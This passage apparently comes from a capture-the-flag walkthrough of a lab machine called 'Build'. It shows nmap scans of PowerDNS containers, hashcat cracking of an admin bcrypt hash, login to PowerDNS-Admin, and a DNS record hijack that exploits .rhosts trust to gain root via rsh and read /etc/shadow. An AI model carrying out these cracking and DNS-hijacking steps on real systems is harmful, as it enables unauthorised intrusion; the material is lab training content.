|     Connection: close
|     Content-Length: 12
|     Content-Type: text/plain; charset=utf-8
|     Www-Authenticate: Basic realm="PowerDNS"
|     Unauthorized
|   LDAPSearchReq, RTSPRequest, SIPOptions:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Length: 11
|     Content-Type: text/plain; charset=utf-8
|_    Request
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.91%I=7%D=7/7%Time=668A67CC%P=x86_64-unknown-linux-gnu%r(
SF:DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x85\x02\0\x01\0\0\0\0\0\0\x07vers
SF:ion\x04bind\0\0\x10\0\x03");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8081-TCP:V=7.91%I=7%D=7/7%Time=668A67C7%P=x86_64-unknown-linux-gnu%
SF:r(GetRequest,A3,"HTTP/1\.1\x20401\x20Unauthorized\r\nConnection:\x20clo
SF:se\r\nContent-Length:\x2012\r\nContent-Type:\x20text/plain;\x20charset=
SF:utf-8\r\nWww-Authenticate:\x20Basic\x20realm=\"PowerDNS\"\r\n\r\nUnauth
SF:orized")%r(FourOhFourRequest,72,"HTTP/1\.1\x20404\x20Not\x20Found\r\nCo
SF:nnection:\x20close\r\nContent-Length:\x209\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\n\r\nNot\x20Found")%r(SIPOptions,77,"HTTP/1\.1\x
SF:20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Length:\x201
SF:1\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\nBad\x20Reques
SF:t")%r(GenericLines,72,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\
SF:x20close\r\nContent-Length:\x209\r\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\r\n\r\nNot\x20Found")%r(HTTPOptions,A3,"HTTP/1\.1\x20401\x20
SF:Unauthorized\r\nConnection:\x20close\r\nContent-Length:\x2012\r\nConten
SF:t-Type:\x20text/plain;\x20charset=utf-8\r\nWww-Authenticate:\x20Basic\x
SF:20realm=\"PowerDNS\"\r\n\r\nUnauthorized")%r(RTSPRequest,77,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Length:\x20
SF:11\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\nBad\x20Reque
SF:st")%r(LDAPSearchReq,77,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnecti
SF:on:\x20close\r\nContent-Length:\x2011\r\nContent-Type:\x20text/plain;\x
SF:20charset=utf-8\r\n\r\nBad\x20Request");
MAC Address: 02:42:AC:12:00:05 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.23 seconds
Confirmed the PowerDNS container with DNS service and the webserver, both port forwarded to the host.
root@5ac6c7d6fb8e:/tmp# ./nmap 172.18.0.6 -T4 -sCV --datadir /tmp/nmap-scripts/ -n
<172.18.0.6 -T4 -sCV --datadir /tmp/nmap-scripts/ -n
Starting Nmap 7.91 ( https://nmap.org ) at 2024-07-07 10:07 UTC
Nmap scan report for 172.18.0.6
Host is up (0.000024s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http gunicorn
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Sun, 07 Jul 2024 10:07:16 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 6984
| Set-Cookie: session=0da511f4-6dcd-49ce-a0d1-72b2585cf38d; Expires=Sun, 07 Jul 2024 10:17:16 GMT; HttpOnly; Path=/; SameSite=Lax
| <!DOCTYPE html>
| <html lang="en" class>
| <head>
| <meta charset="utf-8">
| <meta http-equiv="X-UA-Compatible" content="IE=edge">
| <link rel="icon" href="/static/img/favicon.png">
| <title>HTTP 404 Error - PowerDNS-Admin</title>
| <link rel="stylesheet" href="/static/assets/css/style.css">
| <link rel="stylesheet" href="/static/assets/css/source_sans_pro.css">
| <link rel="stylesheet" href="/static/assets/css/roboto_mono.css">
| <!-- Tell the browser to be responsive to screen width -->
| <meta content="width=device-width, initial-scale=1, maximu
| GetRequest:
| HTTP/1.0 302 FOUND
| Server: gunicorn
| Date: Sun, 07 Jul 2024 10:07:11 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 199
| Location: /login
| Set-Cookie: _csrf_token=35f9f3f831bf4971e245940a565810ccdd811628f5a6f86012129dbe398afe2a; Expires=Fri, 12 Jul 2024 10:07:11 GMT; Max-Age=432000; HttpOnly; Path=/; SameSite=Lax
| Vary: Cookie
| Set-Cookie: session=26b53aa1-d16b-472e-bd96-017775b1d9b3; Expires=Sun, 07 Jul 2024 10:17:11 GMT; HttpOnly; Path=/; SameSite=Lax
| <!doctype html>
| <html lang=en>
| <title>Redirecting...</title>
| <h1>Redirecting...</h1>
| <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Sun, 07 Jul 2024 10:07:11 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, OPTIONS, HEAD
| Set-Cookie: _csrf_token=f33fb1ae54b7e54b8fa98f46c5d58a60c605ef78261b1cab697c97d39d436ff6; Expires=Fri, 12 Jul 2024 10:07:11 GMT; Max-Age=432000; HttpOnly; Path=/; SameSite=Lax
| Vary: Cookie
| Set-Cookie: session=4ac48972-1414-43bd-9e12-538cd8c05598; Expires=Sun, 07 Jul 2024 10:17:11 GMT; HttpOnly; Path=/; SameSite=Lax
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
|_http-server-header: gunicorn
| http-title: Log In - PowerDNS-Admin
|_Requested resource was /login
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.91%I=7%D=7/7%Time=668A68CF%P=x86_64-unknown-linux-gnu%r(
SF:GetRequest,2B6,"HTTP/1\.0\x20302\x20FOUND\r\nServer:\x20gunicorn\r\nDat
SF:e:\x20Sun,\x2007\x20Jul\x202024\x2010:07:11\x20GMT\r\nConnection:\x20cl
SF:ose\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\
SF:x20199\r\nLocation:\x20/login\r\nSet-Cookie:\x20_csrf_token=35f9f3f831b
SF:f4971e245940a565810ccdd811628f5a6f86012129dbe398afe2a;\x20Expires=Fri,\
SF:x2012\x20Jul\x202024\x2010:07:11\x20GMT;\x20Max-Age=432000;\x20HttpOnly
SF:;\x20Path=/;\x20SameSite=Lax\r\nVary:\x20Cookie\r\nSet-Cookie:\x20sessi
SF:on=26b53aa1-d16b-472e-bd96-017775b1d9b3;\x20Expires=Sun,\x2007\x20Jul\x
SF:202024\x2010:17:11\x20GMT;\x20HttpOnly;\x20Path=/;\x20SameSite=Lax\r\n\
SF:r\n<!doctype\x20html>\n<html\x20lang=en>\n<title>Redirecting\.\.\.</tit
SF:le>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20should\x20be\x20redirected\x
SF:20automatically\x20to\x20the\x20target\x20URL:\x20<a\x20href=\"/login\"
SF:>/login</a>\.\x20If\x20not,\x20click\x20the\x20link\.\n")%r(HTTPOptions
SF:,1F3,"HTTP/1\.0\x20200\x20OK\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x2
SF:007\x20Jul\x202024\x2010:07:11\x20GMT\r\nConnection:\x20close\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20GET,\x20OPTIONS,\x2
SF:0HEAD\r\nSet-Cookie:\x20_csrf_token=f33fb1ae54b7e54b8fa98f46c5d58a60c60
SF:5ef78261b1cab697c97d39d436ff6;\x20Expires=Fri,\x2012\x20Jul\x202024\x20
SF:10:07:11\x20GMT;\x20Max-Age=432000;\x20HttpOnly;\x20Path=/;\x20SameSite
SF:=Lax\r\nVary:\x20Cookie\r\nSet-Cookie:\x20session=4ac48972-1414-43bd-9e
SF:12-538cd8c05598;\x20Expires=Sun,\x2007\x20Jul\x202024\x2010:17:11\x20GM
SF:T;\x20HttpOnly;\x20Path=/;\x20SameSite=Lax\r\nContent-Length:\x200\r\n\
SF:r\n")%r(RTSPRequest,121,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnecti
SF:on:\x20close\r\nContent-Type:\x20text/html\r\nContent-Length:\x20196\r\
SF:n\r\n<html>\n\x20\x20<head>\n\x20\x20\x20\x20<title>Bad\x20Request</tit
SF:le>\n\x20\x20</head>\n\x20\x20<body>\n\x20\x20\x20\x20<h1><p>Bad\x20Req
SF:uest</p></h1>\n\x20\x20\x20\x20Invalid\x20HTTP\x20Version\x20'Inva
SF:lid\x20HTTP\x20Version:\x20'RTSP/1\.0''\n\x20\x20</body>
SF:\n</html>\n")%r(FourOhFourRequest,1C6B,"HTTP/1\.0\x20404\x20NOT\x20FOUN
SF:D\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x2007\x20Jul\x202024\x2010:07
SF::16\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html;\x20ch
SF:arset=utf-8\r\nContent-Length:\x206984\r\nSet-Cookie:\x20session=0da511
SF:f4-6dcd-49ce-a0d1-72b2585cf38d;\x20Expires=Sun,\x2007\x20Jul\x202024\x2
SF:010:17:16\x20GMT;\x20HttpOnly;\x20Path=/;\x20SameSite=Lax\r\n\r\n<!DOCT
SF:YPE\x20html>\n<html\x20lang=\"en\"\x20class>\n<head>\n\x20\x20\x20\x20\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\
SF:x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20conte
SF:nt=\"IE=edge\">\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel=\"icon\"\
SF:x20href=\"/static/img/favicon\.png\">\n\x20\x20\x20\x20\x20\x20\x20\x20
SF:<title>HTTP\x20404\x20Error\x20-\x20PowerDNS-Admin</title>\n\x20\x20\x2
SF:0\x20\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/asse
SF:ts/css/style\.css\">\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20rel=\"st
SF:ylesheet\"\x20href=\"/static/assets/css/source_sans_pro\.css\">\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static
SF:/assets/css/roboto_mono\.css\">\n\x20\x20\x20\x20\x20\x20\x20\x20<!--\x
SF:20Tell\x20the\x20browser\x20to\x20be\x20responsive\x20to\x20screen\x20w
SF:idth\x20-->\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20content=\"width=d
SF:evice-width,\x20initial-scale=1,\x20maximu");
MAC Address: 02:42:AC:12:00:06 (Unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.64 seconds
Interesting as 80/tcp not found during the docker host scan.
Let’s go to access to http://172.18.0.6:

We access to the login page of PowerDNS WebUI, seems protected by password and also by OTP.
We got admin hash in the DB then try to crack it with Hashcat:
We use mode 3200 as the hash type is bcrypt $2*$, Blowfish (Unix).
$ hashcat -a 0 -m 3200 '$2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq:winston

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
...
Found
admin:winston
We use these credentials (leaving a blank OTP) and we can logon successfully and access to the dashboard:



Check more in this dashboard and we have the capacity to edit the build.vl zone:
Check with Google if any exploit or vulnerability exist but not found something good in our current situation.
Step back and after some times, we see that we have check rsh but we did not check rlogin, so let’s check in the container.
.rhost
root@5ac6c7d6fb8e:/# cd /root
root@5ac6c7d6fb8e:~# ls -la
total 20
drwxr-xr-x 3 root root 4096 May  2 09:43 .
drwxr-xr-x 1 root root 4096 May  9 18:50 ..
lrwxrwxrwx 1 root root    9 May  1 14:37 .bash_history -> /dev/null
-r-------- 1 root root   35 May  1 17:37 .rhosts
drwxr-xr-x 2 root root 4096 May  1 16:05 .ssh
-rw------- 1 root root   37 May  1 14:29 user.txt
Read the .rhosts:
root@5ac6c7d6fb8e:~# cat .rhosts
admin.build.vl +
intern.build.vl +
- This file is used for the remote authentication database for rlogin, rsh that specify the trusted users and hosts.
- In our case that means any user fron these 2 hosts are allowed.
We have 2 entries but in the records table in the DB we saw only 1 entry for intern.build.vl (172.18.0.1), no entry for admin.build.vl.
That means that the passwordless authentication is allow only from intern.build.vl.
DNS Hijacking (root) (Build_Root)
However, we control the build.vl zone in the PowerDNS admin portal then we can add a record for admin.build.vl pointing to our attacker machine.


Double check if the record has been added correctly:
$ dig admin.build.vl @172.18.0.5

; <<>> DiG 9.19.25-185-g392e7199df2-1-Debian <<>> admin.build.vl @172.18.0.5
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19804
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;admin.build.vl.			IN	A

;; ANSWER SECTION:
admin.build.vl.		60	IN	A	10.8.2.19

;; Query time: 576 msec
;; SERVER: 172.18.0.5#53(172.18.0.5) (UDP)
;; WHEN: Sun Jul 07 19:43:42 JST 2024
;; MSG SIZE  rcvd: 59
Confirmed.
Then we can login via rsh (or rlogin) to the host and get the root flag:
$ rsh root@10.10.78.192
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Sun Jul  7 10:45:18 AM UTC 2024

  System load:                      0.03369140625
  Usage of /:                       63.0% of 9.75GB
  Memory usage:                     61%
  Swap usage:                       0%
  Processes:                        140
  Users logged in:                  0
  IPv4 address for br-f8002c9d7234: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens5:            10.10.78.192


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@build:~# cat /root/root.txt
VL{fef779871842b0975faac0a289181ab2}
Extra
root@build:~# cat /root/root.txt
VL{fef779871842b0975faac0a289181ab2}
root@build:~# cat /etc/shadow
root:*:19579:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
